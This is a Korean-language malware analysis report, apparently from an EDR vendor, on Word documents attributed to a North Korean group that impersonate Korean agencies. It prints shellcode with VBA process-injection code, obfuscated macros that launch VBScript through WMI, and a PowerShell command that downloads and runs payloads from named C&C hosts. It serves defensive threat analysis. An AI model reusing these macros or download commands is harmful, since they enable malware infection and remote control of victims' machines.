&HCE, &HD, &H80, &H3C, &HF, &H61, &H89, &H55, &HF8, &H7C, &H9, &H8B, &HC2, &H83, &HC0, &HE
&H4, &H89, &H4D, &HF8, &H8B, &HD1, &H89, &H45, &HE4, &H8A, &HA, &HC1, &HCF, &HD, &HF, &HBE
&HFF, &HFF, &H33, &HC0, &H5F, &H5E, &H5B, &HC9, &HC3, &H8B, &H75, &HF0, &H8B, &H44, &H16,
&HDC, &H4D, &H79, &H41, &H67, &HC7, &H45, &HE0, &H65, &H6E, &H74, &H0, &HE8, &HDF, &HFE, &
&H50, &H89, &H5D, &HE8, &HFF, &HD6, &H89, &H45, &HE4, &H85, &HC0, &H74, &H3F, &H57, &H68,
&H5D, &HE8, &H56, &HFF, &HD3, &HFF, &H75, &HE4, &HFF, &HD3, &H8B, &HC7, &H5F, &H5E, &H5B,
&H4C, &H79, &H38, &H78, &H5A, &H48, &H4A, &H32, &H4C, &H6D, &H31, &H7A, &H4C, &H33, &H55,
&H56, &H48, &H67, &H2F, &H72, &H6F, &H6F, &H74, &H2F, &H63, &H6F, &H6E, &H74, &H65, &H6E,
Dim start As STARTUPINFO
    Dim ReturnValue As LongPtr
    Dim ret As Long
    Dim hThreadID As Long
    start.cb = Len(start)
    start.dwFlags = STARTF_USESHOWWINDOW
    start.wShowWindow = SW_Hide
    Dim hGlobalMemory As LongPtr, i As Long
    Dim bValue As Long
    Dim bIs64Bit As Boolean
    #If Win64 Then
        Dim FSO As Object
        Set FSO = CreateObject("Scripting.FileSystemObject")
        Dim windowsDir As String
        windowsDir = FSO.GetSpecialFolder(0)
        windowsDir = windowsDir & "¥SysWOW64¥notepad.exe"
```

[그림 13] 디코딩 후 인젝션 수행 과정

디코딩이 완료된 후 Macro 는 위와 같은 형태를 보인다. 위 Macro 는 인젝션 수행 시, 스택 프레임을 생성하기 위한 OpCode 가 포함된 쉘코드(&H55, &H8B, &HEC)로 시작된다. 해당 악성 Macro 는 인젝션 과정에서, CreateProcessA 함수를 호출하여 notepad.exe 프로세스를 생성하고, 쉘코드를 인젝션한 후 원격 스레드를 생성해 인젝션된 쉘코드를 실행한다.


C&C 서버	https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBalVyZDIodU1wUWNjTGt4bXhBV0pjQU1ja2M_ZT1mUnc4VHg/root/content

[표 4] C&C 서버 정보

인젝션된 쉘코드는 대상 프로세스 내에서 InternetOpenUrlA API 를 호출한다. 이를 통해 위의 Onedrive C&C 서버에 접속하고, XML 파일로 추정되는 페이로드를 받아온다. 그러나 현재는 C&C 서버와 연결이 불가하다.

4.1.6 Privacy-i EDR 취약점 통제 기능 탐지 (북한의 최근 정세와 우리의 안보.doc)

4.1.6.1 탐지 정보 (exploit.execute.suspicious-macro)



[그림 14] Privacy-i EDR 취약점 통제 기능의 Macro 취약점 공격을 통한 취약점 탐지 정보

Privacy-i EDR 취약점 통제 기능은 문서형 악성코드(북한의 최근 정세와 우리의 안보.doc)를 통한 악성 Macro 취약점 악용에 대해 취약점 공격으로 탐지하고 있다. 실시간으로 프로세스의 행위를 모니터링 중, 악성 Macro 취약점 악용을 통한 취약점 공격에 탐지 및 대응하는 기술이다.

4.2 사이버공격 대응 방법 안내.doc

4.2.1 Word 문서 초기 화면

[그림 15] 보호된 문서로 위장한 북한 해킹 그룹의 문서형 악성코드 초기 화면

본 북한 해킹 그룹의 문서형 악성코드 샘플은 [사이버공격 대응 방법 안내.doc]라는 문서명을 사용하여 국가사이버안전센터를 사칭하였으며, 공격 대상은 국가사이버안전센터라는 국가 기관을 사칭한 북한 해킹 그룹의 공격 기법에 유도되어 문서형 악성코드를 실행하였다. 공격 대상이 문서형 악성코드를 실행하면 MS-Office 보안 정책에 따라 VBA Macro 실행을 막지만, 공격자는 [콘텐츠 사용] 버튼을 클릭해야만 보호된 문서를 볼 수 있다는 위장 전술을 통해 클릭을 유도하였다. 해당 버튼을 클릭하면 국가사이버안전센터를 위장한 일반 문서가 열리고, 이후 악성 VBA Macro 가 실행되었다.


4.2.2 악성 VBA Macro 분석

```
Sub MainPage(resp)
    Documents.Add
    hs = "On " & XRdFY & "Err" & XRdFY & "or " & dEXD & "Res" & XRdFY & "ume" & dEXD & " Ne" &
    ui = "sam" & dEXD & "sod" & XRdFY & "ing" & XRdFY & ".ho" & XRdFY & "mm7" & XRdFY & ".ge" &
    hs = Replace(hs, "xxx", ui)
    rp = resp & "₩15" & XRdFY & "899" & dEXD & "890" & XRdFY & "24." & dEXD & "xml"
    ActiveDocument.Range.Text = hs
    ActiveDocument.SaveAs2 FileName:=rp, FileFormat:=wdFormatText
```

[그림 16] 문서형 악성코드 내 내장된 악성 VBA Macro

악성 VBA Macro 가 실행되면 특정 경로에 VBScript 형식으로 작성된 Script 파일을 XML 확장자로 생성한다. XML 형식으로 위장한 VBScript 파일은 이후 C&C 서버에 연결을 수행한다. 해당 과정에서 VBScript 파일을 실행하기 위해 WMI 명령을 통한 Wscript.exe 프로세스 실행이 수행되고 이를 통해 VBScript 는 공격 대상의 PC 에서 C&C 서버에 연결을 수행하게 된다.

4.2.3 WMI 명령을 통해 실행되는 악성 VBScript



[그림 17] WMI 명령을 통해 VBScript 를 실행하는 Wscript.exe 프로세스

위 그림처럼 WMI 명령을 통해 생성된 Wscript.exe 프로세스는 XML 형식으로 저장된 VBScript 형식의 악성코드를 실행 하는데, 이 때 [e] 옵션과 [b] 옵션이 함께 수행된다. [e] 옵션은 Wscript.exe 프로세스를 통해 실행되는 대상 파일의 확장명이 XML 과 같이 정상적이지 않음에도 WScript.exe 프로세스 내 내장된 VBScript 엔진을 통해 실행이 가능하도록 하며, [b] 옵션은 경고나 오류 메시지를 출력하지 않아 WScript.exe 를 통한 VBScript 가 공격 대상이 인지하지 못한 상태에서 실행될 수 있도록 한다.

CmdLine	wscript.exe //e:vbscript //b [%AppData%]\Microsoft\Templates\1589989024.xml

[표 5] Wscript.exe 와 특정 옵션을 통한 VBScript 실행


Path	[%AppData%]\Microsoft\Templates\1589989024.xml
C&C	http://samsoding.homm7.gethompy.com/plugins/dropzone/min/css/list.php?query=1

[표 6] XML 형식의 VBscript 파일 생성 경로 및 C&C 서버 정보

WMI 명령을 통해 실행되는 XML 형식의 VBScript 파일 경로와 C&C 서버 정보는 위와 같다. 현재는 C&C 서버가 접속이 불가하여 연결이 실패한다.

4.2.4 Privacy-i EDR 취약점 통제 기능 탐지 (사이버공격 대응 방법 안내.doc)

4.2.4.1 탐지 정보 (exploit.abuse.wmi)



[그림 18] Privacy-i EDR 취약점 통제 기능의 WMI 명령을 이용한 취약점 탐지 정보

Privacy-i EDR 취약점 통제 기능은 문서형 악성코드(사이버공격 대응 방법 안내.doc)를 통한 악의적인 WMI 명령을 실행하는 공격을 취약점 공격으로 탐지하고 있다. 이는 행위 기반 탐지로서, 실시간으로 프로세스의 행위를 모니터링 한 후 악성 WMI 명령을 통한 취약점 공격에 탐지 및 대응하는 기능이다.

4.3 민화협 제 11 기 정책위원회 명단 (수정).doc

4.3.1 Word 문서 초기 화면

[그림 19] 영문이 사용된 보호된 문서로 위장한 북한 해킹 그룹의 문서형 악성코드 초기 화면

본 북한 해킹 그룹의 문서형 악성코드 샘플은 [민화협 제 11 기 정책위원회 명단 (수정).doc]이라는 위장 전술을 사용한 문서명을 사용하여 민족화해협력범국민협의회를 사칭하였다. 이를 통해 해당 단체와 연관된 정치, 시민단체 등 이해 관계자들의 문서 열람을 유도하였다. 공격 대상이 문서형 악성코드를 처음 실행하면 MS-Office 보안 정책에 따라 VBA Macro 실행을 막지만, 공격자는 Microsoft 社 로고와 영문이 사용된 보호된 문서라는 문구를 이용해 정상적으로 보호된 문서인 것처럼 위장하였다. 이를 통해 공격 대상은 문서를 확인하기 위하여 자발적으로 [콘텐츠 사용] 버튼을 클릭하고, 이를 통해 악성 VBA Macro 가 실행되었다.

4.3.2 악성 VBA Macro 분석 (1)

```
Private Sub Document_Open()
asfwefsadfasfsadf
asfwqfasfsdafas
eifhhdfasfiedf
End Sub
```

[그림 20] 문서형 악성코드 내 내장된 VBA Macro

문서형 악성코드 내 VBA Macro 를 확인하면 Document_Open 매크로가 사용되는 것을 확인할 수 있다. 이 Macro 는 문서가 열람 될 때 실행되며, 내부적으로 [asfwefsadfasfsadf], [asfwqfasfsdafas], [eifhhdfasfiedf]와 같이 알 수 없는 의미의 이름을 갖는 난독화된 함수를 실행하는 것을 알 수 있다. Anti-Virus 제품의 정적 분석 우회와 악성코드 분석가의 어려움을 위해 기존의 Macro 를 난독화 한 결과이다.

4.3.3 악성 VBA Macro 분석 (2)

```
Function eifhhdfasfiedf()
Set djfeihfidkasljf = CreateObject("Shell.Application")
Dim dfgdfjiejfjdshaj As String
Dim yhjhfjdhfdhfuesk(10) As String
dfgdfjiejfjdshaj = "tuwhnptuwhnotuwhnwtuwhnetuwhnrtuwhnstuwhnhtuwhnetuwhnltuwhnltuwhn.tuwhnetuwh
dfgdfjiejfjdshaj = Replace(dfgdfjiejfjdshaj, "tuwhn", "")
yhjhfjdhfdhfuesk(0) = "tuwhn[tuwhnstuwhnttuwhnrtuwhnituwhnntuwhngtuwhn]tuwhn$tuwhnatuwhn=tuwhn{t
dfjdiafjlij = Replace(yhjhfjdhfdhfuesk(0), "tuwhn", "")
yhjhfjdhfdhfuesk(1) = "tuwhnNtuwhnetuwhnttuwhn.tuwhnWtuwhnetuwhnbtuwhnCtuwhnltuwhnituwhnetuwhnnt
dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(1), "tuwhn", "")
yhjhfjdhfdhfuesk(2) = "('htuwhnttuwhnttuwhnptuwhn:tuwhn/tuwhn/tuwhnmtuwhnatuwhnntuwhnctuwhnttuwh
dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(2), "tuwhn", "")
yhjhfjdhfdhfuesk(3) = "tuwhn}tuwhn;tuwhn$tuwhnbtuwhn=tuwhn$tuwhnatuwhn.tuwhnituwhnntuwhnstuwhnet
dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(3), "tuwhn", "")
yhjhfjdhfdhfuesk(4) = "tuwhnotuwhnwtuwhnntuwhnltuwhnotuwhnatuwhndtuwhnstuwhnttuwhnrtuwhnituwhn't
dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(4), "tuwhn", "")
yhjhfjdhfdhfuesk(5) = "etuwhnxtuwhn tuwhn$tuwhnbtuwhn;tuwhnituwhnetuwhnxtuwhn tuwhn$tuwhnctuwhn"
dfjdiafjlij = dfjdiafjlij & Replace(yhjhfjdhfdhfuesk(5), "tuwhn", "")
djfeihfidkasljf.ShellExecute dfgdfjiejfjdshaj, dfjdiafjlij, "", "open", 0
End Function
```


[그림 21] 문서형 악성코드 내 내장된 VBA Macro

위처럼 난독화된 Macro 내 [eifhhdfasfiedf]라는 함수가 존재하며, 실질적인 악성 행위는 해당 함수에서 수행된다. 난독화된 VBA Macro 는 난독화가 일부분 해제되며 악의적인 명령을 실행하게 되는데, 아래와 같은 악의적인 PowerShell 명령이 수행된다.

dfgdfjiejfjdshaj	powershell.exe
dfjdiafjlij	[string]$a={(New-Object Net.WebClient).Dng('http://manct.atwebpages.com/ck/uy.txt')};$b=$a.insert(28,'ownloadstri');$c=iex $b;iex $c

[표 7] 난독화 일부 해제 후 악의적인 PowerShell 명령

위 악의적인 PowerShell 명령을 확인하면 [dfjdiafjlij] 변수 내 [Dng]라는 문자열을 확인할 수 있다. 이는 이후 실행 과정에서 난독화가 완전히 해제되며, [DownloadString]이라는 문자로 치환하게 되는데 이는 PowerShell 메서드로 외부 서버에서 문자열의 형태로 페이로드를 받아올 수 있는 기능을 갖는다.




[그림 22] 문서형 악성코드 내 내장된 VBA Macro

이를 통해 위의 그림처럼 악의적인 명령이 수행되어 PowerShell 이 WINWORD 프로세스의 자식 프로세스로서 실행되고, 이 후 악의적인 명령으로 C&C 서버(http://manct.atwebpages.com/ck/uy.txt)에 연결해 추가적인 악성 페이로드를 다운받아 실행한다. 현재는 C&C 서버가 접속이 불가하여 연결이 실패한다.

4.3.4 Privacy-i EDR 취약점 통제 기능 탐지 (민화협 제 11 기 정책위원회 명단 (수정).doc)

4.3.4.1 탐지 정보 (exploit.abuse.powershell)



[그림 23] Privacy-i EDR 취약점 통제 기능의 악성 PowerShell 명령을 통한 취약점 탐지 정보

Privacy-i EDR 취약점 통제 기능은 문서형 악성코드(민화협 제 11 기 정책위원회 명단(수정).doc)를 통한 악성 PowerShell 명령을 실행하는 공격을 취약점 공격으로 탐지하고 있다. 이는 행위 기반 탐지로서, 실시간으로 프로세스의 행위를 모니터링 한 후 악성 PowerShell 명령을 통한 취약점 공격에 탐지 및 대응하는 기능이다.

4.4 210811_업무연락(사이버안전).doc

4.4.1 Word 문서 초기 화면

[그림 24] 호환성 문제로 위장한 북한 해킹 그룹의 문서형 악성코드 초기 화면

본 북한 해킹 그룹의 문서형 악성코드 샘플은 [210811_업무연락(사이버안전).doc]이라는 문서명을 사용해 통일부 직원 사칭 및 보안 담당자의 보안 심리를 이용하였다. 또한 단순한 호환성 문제만 해결하면 열람 가능한 문서인 것처럼 위장하고 있다. 보안 담당자 등의 공격 대상이 문서형 악성코드를 실행하면 MS-Office 보안 정책에 따라 VBA Macro 실행을 막지만, 공격자는 [콘텐츠 사용] 버튼을 클릭해야 호환성 문제를 해결할 수 있다는 위장 전술을 통해 클릭을 유도하였다. 보안 담당자 등의 공격 대상이 해당 버튼을 클릭하면 악성 VBA Macro 가 실행되었다.


4.4.2 악성 VBA Macro 분석

```
Sub MainPage(resp)
    Documents.Add
    hs = "On Error Resume Next:Set mx = CreateObject(""Microsoft.XMLHTTP""):mx.open ""GET"", ""http://
    ui = "gosiweb.gosiclass.com/m/gnu/convert/default/8ef014a"
    hs = Replace(hs, "xxx", ui)
    rp = resp & "₩1589989024.xml"
    ActiveDocument.Range.Text = hs
    ActiveDocument.SaveAs rp, wdFormatText
    ActiveDocument.Close
    Set wmObj = GetObject("winmgmts:win32_process")
    wmObj.Create "wscript.exe //e:vbscript //b " & rp
```

[그림 25] 문서형 악성코드 내 내장된 VBA Macro

문서형 악성코드 내 VBA Macro 는 Anti-Virus 제품의 정적 분석을 회피하고, 악성코드 분석가의 신속한 분석을 우회하기 위해 C&C 서버 주소를 난독화하여 구성되어있다. 악성 VBA Macro 가 실행되며, 난독화가 해제되고 WMI 명령을 통한 Wscript.exe 프로세스 실행이 수행된다.

4.4.3 WMI 명령을 통해 실행되는 악성 VBScript



[그림 26] WMI 명령을 통해 수행되는 WScript 프로세스 및 VBScript 실행

위 그림처럼 WMI 명령을 통해 생성된 Wscript.exe 프로세스는 XML 형식으로 저장된 VBScript 형식의 악성코드를 실행하는데, 이 때 [e] 옵션과 [b] 옵션이 함께 수행된다. [e] 옵션은 Wscript.exe 프로세스를 통해 실행되는 대상 파일의 확장명이 XML 과 같이 정상적이지 않음에도 WScript.exe 프로세스 내 내장된 VBScript 엔진을 통해 실행이 가능하도록 하며, [b] 옵션은 경고나 오류 메시지를 출력하지 않아 WScript.exe 를 통한 VBScript 가 공격 대상이 인지하지 못한 상태에서 실행될 수 있도록 한다.

CmdLine	wscript.exe //e:vbscript //b [%AppData%]\Microsoft\Templates\1589989024.xml

[표 8] Wscript.exe 와 특정 옵션을 통한 VBScript 실행

